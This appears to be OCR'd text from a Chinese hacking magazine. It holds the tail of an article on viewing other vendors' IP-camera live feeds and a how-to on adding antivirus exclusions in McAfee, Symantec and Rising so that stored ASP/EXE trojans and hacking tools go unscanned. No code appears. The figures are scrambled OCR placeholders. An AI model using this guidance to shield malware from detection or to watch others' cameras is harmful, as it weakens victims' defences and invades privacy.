



图5

其他的代码就由用户就自己测试吧，还可以查看到其他厂商的设备播放的直播画面（如图6、7）。

幸运的是，目前这种摄像头的用户主要集中在日本以及欧美地区，国内用户并不多，所以至少国内的广大网络用户暂时可以放心。现在可以威胁到我们的安全因素实在是太多了，摄像头会泄露隐私，麦克风也能泄露隐私，所以在我们不使用这些设备的时候，最好将它们从电脑中拔掉，除了自己上网时多加注意，已经没有更好的防范方法。看来现在的网络安全问题已经是越来越


图6




图7

严重了，回想起几年前让广大用户恐慌的病毒，现在网络生存环境似乎更加恶劣，广大用户在上网时一定要多加小心。

让杀毒软件和黑客软件“和平共处”

by 网路游侠@X.U.S.T

想必各位《非安全》的读者都有无数的黑客软件，比如：EXE、ASP或PHP的木马、各种溢出工具、扫描器、攻击代码等等。另外，现在网络安全状况可是不容乐观，想要畅游网海，还要有一款好的杀毒软件来保护。可是……

杀毒软件和黑客软件“打架”了怎么办？

暂时关闭杀毒软件或者干脆删除杀毒软件？——当然不好！

要杀毒软件把心爱的黑客软件Kill掉？——当然不甘心！

那么……怎么办？！嘿嘿，既然游侠开了这个头，今天当然是来和大家一起搞定这个问题。让这一对死对头化敌为友，“和平共处”！

一、McAfee VirusScan 8.0i 企业版客户端

这个是游侠一直在用的杀毒软件，就先从这个开始了。在VirusScan控制台中选择“按访问扫描程序”右键菜单选择“属性”，然后选择“所有进程”，看到有个“不扫描的内容”了吗？

下面有个简单说明，可以设置不扫描的磁盘、文件和文件夹，点“排除”进入下一层菜单。

有四种情况情况，分别是：

1．照文件的名称／位置排除。图3

只要选择你要排除的目录就OK了，比如要过滤“F:\黑客工具\远程控制\”这个文件夹，只要选择就OK了。如果选择了下面的“同时排除子文件夹”，那么该文件夹下面的的子文件夹中的内容也将列入排除查杀的范围。

2．按照文件类型排除。图4

如果你的ASP木马老是被查杀，那么你可以在上面设置不查杀ASP木马存放的文件夹，也可以在这里设置不查杀ASP文件类型，只要添加ASP文件就可以了。这样子所有的ASP文件都将不列入查杀对象。

3．按照文件日期排除。

不罗嗦了，原因很简单：只要是看这本杂志的就知道这个怎么设置。

4．由Windows文件保护功能保护的文件。

不详述，原因同上。

经过这样子的设置之后，我们的McAfee杀毒软件就和我们珍藏的木马、病毒……“和平共处”了，并且对我们上网浏览等的保护没有任何影响。

二、Symantec AntiVirus 9.0企业版客户端

我拆掉了McAfee装上了Symantec的杀毒软件，打开主界面，图5。

在“配置－文件系统－自动防护”下面的“选项”中，选择“排除选定的文件和文件夹”，点“排除”出现下列对话框，图6。

○ **按照扩展名排除**。如果输入“RAR”，那么将排除RAR压缩格式，如果输入“AS?”那么将排除ASP、ASA等所有三位扩展名并且前两位是AS的文件，图7。

⊙ **按照文件／文件夹排除**。这个就和McAfee的基本一样了，只要选择要排除的文件夹就可以了，唯一和McAfee不同的就是Symantec没有“同时排除子文件夹”选项。

到底默认排除子文件夹还是不排除这个实验就留给各位朋友来做了，图8。^_^

至此，Symantec AntiVirus也可以和我们的黑软和平共处了！

三、瑞星杀毒2005版

不知是嫌麻烦没有添加这个功能还是怕用户误操作造成损失，瑞星2005版没有一次排除一个目录的选项，只能按照文件类型排除。

在瑞星的设置里面选择“手动扫描”或者“快捷扫描”，看到如下界面，图9。

可以选择扫描所有文件，也可以只扫描可执行文件。

因为是要跳过我们的黑客工具，包括EXE、ASP的木马等，所以不能选择“所有文件”和“仅程序文件”，只能自定义扩展名了，比如在里面设置成“COM;RAR;ZIP;MHT;BIN;VBS;HTM;WSH;VBE”就只能扫描这些类型的文件了，EXE和ASP木马就可以跳过瑞星的追杀。但是这样子不安全，如果我们的D版游戏光盘里面有EXE的恶意程序，不小心点击之后就彻底挂掉了……

当然，路不是一条。看到界面右上角的“高级设置”了没有？点一下。

在“文件类型”里面也可以和刚才一样设置查杀的文件类型，不过还是不如McAfee和Symantec的细致了。不能设置目录过滤可以说是一大缺憾。

好了，罗罗嗦嗦说了不少，其实每种杀毒软件的过滤设置都差不多，无非是目录、文件类罗罗嗦嗦型等的选择，相信看了本文之后能对正在为杀毒软件和黑客软件“不兼容”而烦恼的朋友提提神！




图1




图2




图3




图4




图5




图6

